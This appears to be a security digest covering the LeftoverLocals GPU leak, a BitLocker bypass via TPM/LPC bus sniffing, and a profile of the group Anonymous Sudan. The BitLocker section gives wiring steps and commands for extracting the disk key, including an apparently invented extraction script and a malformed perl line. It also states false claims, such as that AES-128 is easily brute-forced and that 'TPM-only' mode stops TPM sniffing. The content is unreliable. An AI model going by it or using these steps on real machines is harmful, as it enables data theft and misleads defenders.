
3) Listening to the LLM Output

Once the model has been fingerprinted, the attacker can then start listening to the LLM output. This involves repeatedly launching a GPU kernel that reads from uninitialized local memory on the GPU. The attacker scans the local memory looking for specific values that the LLM has left behind. If these values are detected, it indicates that the local memory was not properly cleared between the execution of different programs. This allows the attacker to recover data from the LLM's computations, leading to significant data leakage.

4) PoC

The proof-of-concept (PoC) was developed using OpenCL, a framework for writing programs that execute across heterogeneous platforms and built by the researchers at Trail of Bits to demonstrate the LeftoverLocals vulnerability has several key features:

- **Model Fingerprinting:** The PoC involves identifying the specific large language model (LLM) being used by observing the GPU memory usage patterns. Different LLMs have different memory usage patterns, which can be used to determine which LLM is being used.
- **Listening to LLM Output:** The PoC involves repeatedly launching a GPU kernel that reads from uninitialized local memory on the GPU. The attacker scans the local memory looking for specific values that the LLM has left behind. If these values are detected, it indicates that the local memory was not properly cleared between the execution of different programs, allowing the attacker to recover data from the LLM's computations.
- **Data Leakage:** The researchers found that the LeftoverLocals vulnerability can leak approximately 5.5 MB per GPU invocation on an AMD Radeon RX 7900 XT, which, when running a 7B model, adds up to about 181 MB for each LLM query. This is enough information to reconstruct the LLM response with high precision.
- **Cross-Process or Container Boundaries:** The PoC demonstrates that an attacker can listen into another user's interactive LLM session across process or container boundaries. This shows that the vulnerability can be exploited in multi-tenant environments, such as cloud computing platforms, where multiple users share the same physical GPU.
- **Access to Devices:** The PoC requires the attacker to have access to the target device. This could be any level of access that allows the attacker to execute their own GPU compute applications.



BITLOCKER BYPASS



Abstract – This document provides a comprehensive analysis of the method demonstrated in the video "Breaking BitLocker - Bypassing the Windows Disk Encryption" where the author showcases a low-cost hardware attack capable of bypassing BitLocker encryption. The analysis will cover various aspects of the attack, including the technical approach, the use of a Trusted Platform Module (TPM) chip, and the implications for security practices.

The analysis provides a high-quality summary of the demonstrated attack, ensuring that security professionals and specialists from different fields can understand the potential risks and necessary countermeasures. The document is particularly useful for cybersecurity experts, IT professionals, and organizations that rely on BitLocker for data protection and to highlight the need for ongoing security assessments and the potential for similar vulnerabilities in other encryption systems.

A. Introduction

In the video "Breaking BitLocker - Bypassing the Windows Disk Encryption", the author is talking about a method to bypass the Windows Disk Encryption (BitLocker) using different attacks including using a low-cost hardware attack. He shows how an attacker can use a simple device to extract the encryption key from a computer's TPM (Trusted Platform Module) chip, which is used to store the encryption key for BitLocker. This attack allows the attacker to decrypt the computer's hard drive and access the data without knowing the BitLocker password.

The video provides:

- The method to bypass BitLocker using a low-cost hardware attack.
- The attack targets the TPM chip, which is used to store the encryption key for BitLocker.
- The detailed explanation of the attack, including the hardware and software components involved.

- The implications of this attack and provides recommendations for how users can protect their data from this type of attack.

B. Methodology

The methodology for analyzing BitLocker involves several steps:

- **Understanding the Technical Details:** it begins by thoroughly understanding the technical aspects of BitLocker, including its encryption algorithms, key management mechanisms, and security features. This knowledge is essential for identifying potential vulnerabilities and weaknesses in the system.
- **TPM Bypass Attack Demonstration:** it provides a detailed explanation of the TPM bypass attack, including the hardware and software components required to provide strong visual evidence of attack in practice, showing how an attacker can extract the encryption key from a computer's TPM chip using a simple device.
- **Analysis of BitLocker's Encryption Algorithms:** it analyzes BitLocker's encryption algorithms, including AES and XTS-AES, and discusses their strengths and weaknesses. It also examines the key management mechanisms used by BitLocker and how they can be exploited by attackers. This analysis provides a deeper understanding of the vulnerabilities in BitLocker and helps viewers appreciate the significance of the attack.
- **Vulnerability Analysis:** Based on the technical understanding, literature review, and practical testing, it performs a comprehensive vulnerability analysis of BitLocker. This involves identifying potential attack vectors, exploiting vulnerabilities, and assessing the impact of these vulnerabilities on the security of BitLocker.
- **Practical Testing and Experimentation:** It conducts practical tests and experiments to evaluate the effectiveness of BitLocker's security features. This may involve setting up test environments, simulating attacks, and analyzing the results to identify potential weaknesses.
- **Developing Countermeasures and Recommendations:** Finally, he develops countermeasures and recommendations to mitigate the identified vulnerabilities and improve the overall security of BitLocker. These recommendations may include configuration best practices, security updates, and additional security measures to enhance the protection of data encrypted with BitLocker.

C. Security weaknesses viewpoint

The attack is possible due to several factors:

- **Weak Encryption Algorithms:** BitLocker uses weak encryption algorithms, such as AES-128 and XTS-AES, which can be easily broken using brute-force attacks.

- **Poor Implementation of BitLocker:** BitLocker is poorly implemented, which makes it vulnerable to various attacks, including the TPM bypass attack and the boot process attack.
- **Lack of Security Awareness:** many users are not aware of the security risks associated with BitLocker and do not take adequate steps to protect their data.

It is mentioned that the attack is possible because of the availability of low-cost hardware devices that can be used to bypass BitLocker's security features.

In terms of hardware this attack is also possible because the LPC bus related to TPM communication is not encrypted. This means that an attacker who has physical access to the computer can easily monitor the data that is being sent over the bus.

D. lpc bus

The LPC (Low Pin Count) bus is a computer bus used on IBM-compatible personal computers to connect low-bandwidth devices to the motherboard, such as the boot ROM, "legacy" I/O devices (integrated into a super I/O chip), and Trusted Platform Module (TPM).

1) Purpose of the LPC Bus in a TPM

The LPC bus is a low-speed, multiplexed, point-to-point bus that is used to connect low-bandwidth devices to the motherboard. The LPC bus is a legacy bus and is no longer used in new computer systems.

The TPM chip is a hardware security module that is used to store cryptographic keys and perform cryptographic operations. The LPC bus is used to send commands to the TPM chip and to receive responses from the TPM chip. Some key details:

- The LPC bus is a low-speed bus that operates at a speed of 33 MHz.
- The LPC bus is a multiplexed bus, which means that it uses the same wires to send data in both directions.
- The LPC bus is a point-to-point bus, which means that it connects only two devices.
- The LPC bus is a legacy bus, which means that it is no longer used in new computer systems.

2) Some Other Uses of the LPC Bus in Computer Systems

- Connecting low-bandwidth devices to the motherboard, such as the boot ROM and the BIOS ROM
- Connecting legacy ISA devices to the motherboard
- Connecting Trusted Platform Modules (TPMs) to the motherboard
- Connecting other low-bandwidth devices to the motherboard, such as serial ports and parallel ports

3) BitLocker Extraction

To extract the BitLocker key from a TPM using the LPC bus, an attacker would need to:

- **Gain physical access to the computer.** This could be done by stealing the computer or by gaining access to it through social engineering or other means.
- **Open the computer case and locate the TPM chip.** The TPM chip is usually located on the motherboard.
- **Connect a logic analyzer or other hardware device to the LPC bus.** This will allow the attacker to monitor the data that is being sent over the bus.
- **Boot the computer and wait for the BitLocker key to be sent over the LPC bus.** The BitLocker key is sent from the TPM chip to the operating system when the computer is booted.
- **Capture the BitLocker key using the logic analyzer or other hardware device.** Once the BitLocker key has been captured, the attacker can use it to decrypt the BitLocker-encrypted drive.

4) LPC Security

The LPC bus does not protect the TPM chip from security attacks. In fact, the LPC bus is a potential attack vector that can be used to extract the BitLocker key from the TPM chip.

An attacker could use a hardware device to connect to the LPC bus and monitor the data that is being sent between the TPM chip and the computer's motherboard. This data includes the BitLocker key. Once the attacker has captured the BitLocker key, they can use it to decrypt the BitLocker-encrypted drive.

To protect against this attack, users should enable BitLocker's "TPM-only" mode. This mode requires the TPM chip to be present and functional in order to decrypt the BitLocker-encrypted drive. This makes it much more difficult for an attacker to extract the BitLocker key from the TPM chip.

E. TPM Bypass Attack Demonstration

The TPM Bypass Attack Demonstration is a practical demonstration of how an attacker can bypass the Trusted Platform Module (TPM) chip and extract the encryption key used by BitLocker to encrypt data on a computer. This attack allows the attacker to decrypt the computer's hard drive and access the data without knowing the BitLocker password.

In the video it is used a simple and inexpensive hardware device to perform the attack. The device is connected to the computer's motherboard and allows the attacker to access the TPM chip directly. Once the attacker has access to the TPM chip, they can extract the encryption key and use it to decrypt the computer's hard drive.

It is discussed that several examples of attacks that can be combined to bypass BitLocker

1) TPM Bypass Attack

The TPM bypass attack targets the Trusted Platform Module (TPM) chip, which is a hardware component that is used to store the encryption key for BitLocker. By bypassing the TPM, an attacker can extract the encryption key and decrypt the computer's hard drive.

There are several ways to bypass the TPM, including:

- **Physical Attacks:** An attacker could physically remove the TPM chip from the computer or use a hardware device to access the TPM chip directly.
- **Firmware Attacks:** An attacker could exploit vulnerabilities in the TPM chip's firmware to extract the encryption key.
- **Software Attacks:** An attacker could use a software exploit to bypass the TPM chip and access the encryption key.

2) Boot Process Attack

The boot process attack targets the boot process of the computer. By modifying the boot process, an attacker could prevent BitLocker from loading or could load a malicious version of BitLocker that would allow the attacker to decrypt the computer's hard drive.

There are several ways to modify the boot process, including:

- **Modifying the Bootloader:** An attacker could modify the bootloader to prevent BitLocker from loading or to load a malicious version of BitLocker.
- **Using a Bootkit:** An attacker could use a bootkit to modify the boot process and load a malicious version of BitLocker.
- **Exploiting Vulnerabilities in the Boot Process:** An attacker could exploit vulnerabilities in the boot process to bypass BitLocker.

3) Side-Channel Attacks

Side-channel attacks exploit information that is leaked during the encryption or decryption process. By analyzing this information, an attacker could potentially recover the encryption key. There are several types of side-channel attacks, including:

- **Timing Attacks:** An attacker could measure the time it takes to encrypt or decrypt data and use this information to recover the encryption key.
- **Power Analysis Attacks:** An attacker could measure the power consumption of the computer during the encryption or decryption process and use this information to recover the encryption key.
- **Electromagnetic Attacks:** An attacker could measure the electromagnetic emissions of the computer during the encryption or decryption process and use this information to recover the encryption key.

4) Brute-Force Attacks

A brute-force attack is a type of attack in which an attacker tries all possible combinations of a password or encryption key until the correct one is found. Brute-force attacks can be very time-consuming, but they can be successful if the password or encryption key is weak.

F. Practical Testing and Experimentation'

1) Practical Testing and Experimentation

The author of the video on BitLocker bypass attack conducts practical tests and experiments to evaluate the effectiveness of

BitLocker's security features and to demonstrate the TPM bypass attack. These tests and experiments involve setting up test environments, simulating attacks, and analyzing the results to identify potential weaknesses.

2) Test Environments

The author sets up several test environments to simulate different scenarios and configurations. This allows to test the effectiveness of BitLocker's security features in different situations, such as when a computer is booted from a USB drive or when the TPM chip is disabled.

3) Simulated Attacks

The author simulates various attacks on BitLocker, including brute-force attacks, side-channel attacks, and hardware attacks. These attacks are designed to test the strength of BitLocker's encryption algorithms and key management mechanisms.

4) Analysis of Results

This analysis includes examining the time it takes to break BitLocker's encryption, the resources required to carry out the attack, and the impact of the attack on the integrity of the data.

5) TPM Bypass Attack Demonstration

This demonstration shows how an attacker can use a simple and inexpensive hardware device to extract the encryption key from a computer's TPM chip. This demonstration is used to highlight the vulnerability of BitLocker to this type of attack.

The practical testing and provides strong evidence to support the argument that BitLocker can be bypassed using a relatively simple and inexpensive attack.

G. Hardware and software components

1) Hardware Components:

a) TPM Bypass Attack:

- Raspberry Pi 3 Model B+
- Bus Pirate v3.6
- Dupont wires
- Soldering iron
- Solder

b) Boot Process Attack:

- USB flash drive
- Rufus software
- A bootable Linux distribution

2) Software Components:

a) TPM Bypass Attack:

- TPM2-Tools
- Python
- Scapy

3) Boot Process Attack:

- GRUB Customizer
- Syslinux

4) Detailed Explanation per the Attack:

a) TPM Bypass Attack:

- **Hardware Setup:** Connect the Raspberry Pi to the computer's TPM header using the Dupont wires.
- **Software Setup:** Install TPM2-Tools, Python, and Scapy on the Raspberry Pi.
- **Extract the Encryption Key:** Use TPM2-Tools to extract the encryption key from the TPM chip.

b) Boot Process Attack:

- **Create a Bootable USB Drive:** Use Rufus to create a bootable USB drive with a Linux distribution.
- **Modify the Bootloader:** Use GRUB Customizer to modify the bootloader on the USB drive to load a malicious version of BitLocker.
- **Boot from the USB Drive:** Boot the computer from the USB drive.
- **Decrypt the Hard Drive:** The malicious version of BitLocker will decrypt the computer's hard drive.

5) Steps to extract the bitlocker key

- Connect the Raspberry Pi to the computer's TPM header. Use the Dupont wires to connect the Raspberry Pi's GPIO pins to the computer's TPM header.
- Install TPM2-Tools, Python, and Scapy on the Raspberry Pi. Follow the instructions provided by the author in the video.
- Boot the Raspberry Pi.
- Run the following command to extract the encryption key from the TPM chip: **python tpm2_extractkey.py -d /dev/tpm0 -o key.bin**
- The encryption key will be saved to the file key.bin.

H. TPM sniffing

1) TPM Sniffing: Bootmgr Communicates with TPM in the Clear

TPM sniffing is a technique that allows an attacker to extract the BitLocker key from a TPM chip by monitoring the communication between the boot manager and the TPM chip. This is possible because the boot manager communicates with the TPM chip in the clear, meaning that the communication is not encrypted.

2) Purpose of TPM Sniffing

The purpose of TPM sniffing is to extract the BitLocker key from a TPM chip. This key can then be used to decrypt the BitLocker-encrypted drive.

3) How TPM Sniffing Works

TPM sniffing works by monitoring the communication between the boot manager and the TPM chip. This communication takes place over the LPC bus. An attacker can use a hardware device to connect to the LPC bus and monitor

the data that is being sent between the boot manager and the TPM chip.

The boot manager is a small program that is responsible for loading the operating system. When the computer is turned on, the boot manager is loaded into memory and it begins to execute. The boot manager then loads the operating system into memory and transfers control to the operating system.

During the boot process, the boot manager communicates with the TPM chip. This communication is used to verify the integrity of the boot process and to load the encryption key for the BitLocker-encrypted drive.

An attacker can use a hardware device to connect to the LPC bus and monitor the communication between the boot manager and the TPM chip. This allows the attacker to extract the encryption key for the BitLocker-encrypted drive.

4) denandz/lpc_sniffer_tpm

The LPC Sniffer TPM is an open-source project that was used to extract BitLocker VMK keys by sniffing the LPC bus when BitLocker was enabled in its default configuration.

The LPC Sniffer TPM is a hardware device that can be used to extract the BitLocker key from a TPM chip by sniffing the communication between the boot manager and the TPM chip. The device connects to the LPC bus and monitors the data that is being sent between the boot manager and the TPM chip.

a) Features of the LPC Sniffer TPM

- I/O read and writes
- Memory read and writes
- Sync errors

b) How to Use the LPC Sniffer TPM

- Modify the EEPROM of the FTDI and enable OPTO mode on Channel B.
- Program lpc_sniffer.bin into your ice40 by iceprog lpc_sniffer.bin.
 - *Connect the LPC bus.*
 - Extract LPC data: `python3 ./parse/read_serial.py /dev/ttyUSB1 | tee outlog.`
 - Extract key from data: `cut -f 2 -d' ' outlog | grep '2...00$' | perl -pe 's/{8}(..)\n/$1/' | grep -Po "2c00000010000003200000(..){32}"`.

c) Additional Information

- The LPC Sniffer TPM is an open-source project.
- The project was used to extract BitLocker VMK keys by sniffing the LPC bus when BitLocker was enabled in its default configuration.

I. Consequences of the attack

The consequences of the attack discussed in the video are severe and far-reaching:

- **Data Loss:** The attack allows attackers to decrypt and access the data on the victim's computer, including

personal files, financial information, and business secrets. This can lead to significant financial losses, reputational damage, and legal liability for the victim.

- **Malware Infection:** Attackers can use the attack to install malware on the victim's computer, such as ransomware, spyware, or botnets. This can give the attackers remote control over the victim's computer, allowing them to steal data, launch attacks on other systems, or spy on the victim's activities.
- **Denial of Service:** The attack can be used to deny service to the victim's computer, preventing them from accessing their data or using their computer for work or personal purposes. This can lead to lost productivity, financial losses, and reputational damage for the victim.
- **Compromise of Sensitive Information:** The attack can be used to compromise sensitive information, such as government secrets, military plans, or corporate trade secrets. This can have serious consequences for national security, public safety, and economic stability.

J. Countermeasures

There are several countermeasures and recommendations to mitigate the identified vulnerabilities and improve the overall security of BitLocker, including:

- **Using a Strong BitLocker Password:** A strong password makes it more difficult for an attacker to brute-force the encryption key.
- **Enabling Additional Security Features:** BitLocker offers several additional security features, such as two-

factor authentication and secure boot, that can help to protect against attacks.

- **Keeping the Computer's Operating System and Software Up to Date:** Software updates often include security patches that can help to protect against vulnerabilities.
- **Using a Hardware-Based TPM Chip:** Hardware-based TPM chips are more secure than software-based TPM chips.

1) Preventing TPM Sniffing

There are a few things that can be done to prevent TPM sniffing, including:

- **Enable BitLocker's "TPM-only" mode.** This mode requires the TPM chip to be present and functional in order to decrypt the BitLocker-encrypted drive. This makes it much more difficult for an attacker to extract the BitLocker key from the TPM chip.
- **Keep the computer's operating system and firmware up to date.** This will help to protect against vulnerabilities that could be exploited by an attacker to gain access to the LPC bus.
- **Use a strong password or passphrase for the BitLocker encryption key.** This will make it more difficult for an attacker to brute-force the encryption key.



**SECTION:
REGULAR READER**



ANONSUDAN



Abstract – This document provides a analysis of the hacktivist group known as Anonymous Sudan. The analysis delves into various aspects of the group's activities, including their origins, motivations, methods, and the implications of their actions. It offers a qualitative unpacking of the group's operations, highlighting key findings and patterns in their behavior.

The insights gained from this analysis are useful for cyber security experts, IT professionals, and law enforcement agencies. Understanding the modus operandi of Anonymous Sudan equips these stakeholders with the knowledge to anticipate potential attacks, strengthen their defenses, and develop effective countermeasures against similar hacktivist threats

A. Introduction

Anonymous Sudan is a hacktivist group that has gained notoriety for its series of distributed denial-of-service (DDoS) attacks on various global targets. The group presents a unique blend of political and religious motivations, leveraging digital tools to advance its causes and create disruptions. They have targeted organizations associated with infrastructure and key services, including in government and private sectors.

The group has been active since January 2023, making consistent headlines around the world since then, prioritizing Sweden, the Netherlands, and Denmark, Israel, UAE, France, and Australia. In terms of recent activities, cyberattack on Chad telecommunications provider Sudachad. They have also targeted the ChatGPT over an OpenAI employee's support for Israel.

However, there is a significant debate about the true origins and affiliations of Anonymous Sudan. The theory of the use of the Russian language by them, as seen from the perspective of all Western countries, clearly indicates the true origins of this language (or rather, the intellectual development).

The group likely recruits new members through online platforms, leveraging the influence of other groups, offering financial incentives, and possibly implementing a pre-selection

process to ensure a certain level of skill among recruits to maintain operational security and effectiveness unlike the broader Anonymous collective, which is known for welcoming anyone regardless of skill level. The group often recruits new members through online platforms, hacker forums and social media channels, Telegram. These platforms allow them to reach a wide audience of potential recruits who are interested in cybersecurity, hacking, and activism.

Anonymous Sudan claims to be motivated by both political and religious beliefs. For instance, they have cited geopolitical events that they perceive as anti-Muslim as the catalyst for their actions. They have targeted Swedish and Danish organizations and critical infrastructure in response to burning a copy of the Quran in Sweden.

B. Operational Tactics

The group primarily uses DDoS attacks, employing a combination of Web DDoS attacks and alternating UDP/SYN floods to disrupt services. They also compromise email accounts. The group often follows through in attacking targets they have publicly threatened, and the detrimental impact of these attacks is often demonstrated using reachability tools. They also often retrospectively take credit for unrelated service outages.

The group uses standard DDoS-For-Hire services and botnet rentals, breaking from the traditional hacktivist mentality and capabilities and behaving more like an advanced persistent threat (APT) group. They leverage public cloud server infrastructure to generate traffic and attack floods. The group's attacks originate from tens of thousands of unique source IP addresses with UDP traffic reaching up to 100 Gbps.

Before launching an attack, Anonymous Sudan often threatens targets in advance. This is typically done through public posts on social media or other online platforms, where they announce their intentions and the reasons behind their actions. This approach not only serves as a warning to the intended target but also helps to generate publicity for the group's cause and actions.

Anonymous Sudan employs a variety of tools and methods to launch DDoS attacks:

- **High Bandwidth Attacks:** They use large byte-size packets and/or large amounts of network traffic to increase TCP attacks; the maximum observed attack bandwidth and throughput were 284 Gbps and 57 Mpps
- **UDP Floods:** This involves a combination of various UDP reflectors/amplifiers to overwhelm the target.
- **UDP Reflection/Amplification Vectors:** Specific vectors like DNS and SSDP are used to magnify the attack traffic.
- **Web DDoS Attacks:** These attacks disrupt web services by overwhelming the target with a flood of internet traffic.
- **SYN Floods:** This type of attack exploits the TCP handshake process to consume resources on the target server.
- **Public Cloud Server Infrastructure:** Group leverages cloud services to generate traffic and attack floods,

which provides them with a layer of anonymity and makes it difficult to pinpoint the source of the attacks.

C. Target profile

The group's operational patterns and the sectors they target suggest a strategic approach to their hacktivism, aiming to cause disruption and draw attention to their causes. Here are some key points profiling the victims.

Time Period of Activity – the group has been most active in February and April, with a significant number of attacks occurring during these months.

Targeted Countries and Sectors

- Most mentioned countries: Sweden, Israel, United States, Netherlands, Denmark, Australia, France, Germany, United Arab Emirates (UAE), Iran
- Israel has been a major target, with over 70 attacks, accounting for more than 20% of the total victims, particularly during the "OpIsrael" campaign
- Scandinavian entities, including Scandinavian Airlines (SAS), were targeted following an anti-Islam protest by Rasmus Paludan who burned a copy of the Quran.
- Critical sectors targeted include finance, aviation, healthcare, and government entities

Publicity and Community Engagement

Anonymous Sudan craves publicity and public recognition, actively engaging with their audience and involving followers in target selection

1) Affected companies

Top of the companies that have been affected include:

- The tech giant Microsoft
- The airline Air France
- The online payment system PayPal
- The financial services corporation American Express
- The web infrastructure and website security company Cloudflare experienced a DDoS attack that took down its website for a few minutes
- The government-owned airline based in Dubai Flydubai
- The news agency Associated Press (AP)

2) Industries

- **Transportation:** reservation systems, customer databases, and other networked systems.
- **Government:** public-facing websites, email systems, and other network infrastructure.
- **Education:** student information systems, online learning platforms, and email systems.
- **Healthcare:** electronic health record systems, appointment scheduling systems, and other networked medical devices.
- **Finance:** online banking systems, customer databases, and email systems.
- **Manufacturing:** industrial control systems, supply chain management systems, and other networked systems.
- **Technology:** public-facing websites, customer databases, and cloud services.

3) Overall Impact

- **Disruption of Services:** The group's primary method of attack is DDoS, which can disrupt services across various sectors, including finance, aviation, healthcare, and government entities. This can lead to significant service interruptions, affecting both businesses and consumers
- **Economic Impact:** The cost of mitigating DDoS attacks can be substantial. This includes the cost of additional bandwidth, hardware, and software to mitigate attacks, as well as potential revenue loss due to service disruptions
- **Public Perception and Trust:** The publicity generated by these attacks can affect public perception and trust in the targeted entities and the country's ability to protect against cyber threats
- **Resource Allocation:** Responding to and mitigating these attacks requires significant resources, which can divert resources away from other critical areas
